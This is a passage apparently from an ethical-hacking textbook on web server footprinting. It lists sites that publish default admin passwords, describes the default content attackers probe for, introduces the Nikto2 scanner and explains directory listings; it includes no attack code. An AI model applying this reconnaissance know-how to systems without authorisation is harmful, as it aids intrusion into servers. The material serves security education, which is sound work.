



Figure 13.30: Screenshot displaying the default password DB page of cirt.net

The following are some additional websites for finding the default passwords of web server administrative interfaces:

- *http://open-sez.me*
- *https://www.fortypoundhead.com*
- *http://www.defaultpassword.us*
- *https://default-password.info*
- *https://www.routerpasswords.com*



Finding Default Content of Web Server

Most servers of web applications have default contents and functionalities that allow attackers to launch attacks. The following are some common default contents and functionalities that an attacker attempts to identify in web servers.

- **Administrators debug and test functionality**

  Functionalities designed for administrators to debug, diagnose, and test web applications and web servers contain useful configuration information and the runtime state of both the server and its running applications. Hence, these functionalities are the main targets for attackers.

- **Sample functionality to demonstrate common tasks**

  Many servers contain various sample scripts and pages designed to demonstrate certain application server functions and application programming interfaces (APIs). Often, web servers fail to secure these scripts from attackers, and these sample scripts either contain vulnerabilities that can be exploited by attackers or implement functionalities that allow attackers to exploit.

- **Publicly accessible powerful functions**

  Some web servers include powerful functionalities that are intended for administrative personnel and restricted from public use. However, attackers attempt to exploit such powerful functions to compromise the server and gain access. For example, some application servers allow web archives to be deployed over the same HTTP port as that used by the application. An attacker may use common exploitation frameworks such as Metasploit to perform scanning to identify default passwords, upload backdoors, and gain command-shell access to the target server.

- **Server installation manuals**

  An attacker attempts to identify server manuals, which may contain useful information about configuration and server installation. Accessing this information allows the attacker to prepare an appropriate framework to exploit the installed web server.

Tools such as Nikto2 and exploit databases such as SecurityFocus (*https://www.securityfocus.com*) can be used to identify default contents.

- **Nikto2**

  Source: *https://cirt.net*

  Nikto is a vulnerability scanner used extensively to identify potential vulnerabilities in web applications and web servers.





Figure 13.31: Screenshot of Nikto2



Finding Directory Listings of Web Server

When a web server receives a request for a directory, rather than a file, the web server responds to the request in the following ways.

- **Return Default Resource within the directory**

  The server may return a default resource within the directory, such as index.html.

- **Return Error**

  The server may return an error, such as the HTTP status code 403, indicating that the request is not permitted.

- **Return listing of directory content**

  The server may return a listing showing the contents of the directory. A sample directory listing is shown in the screenshot.


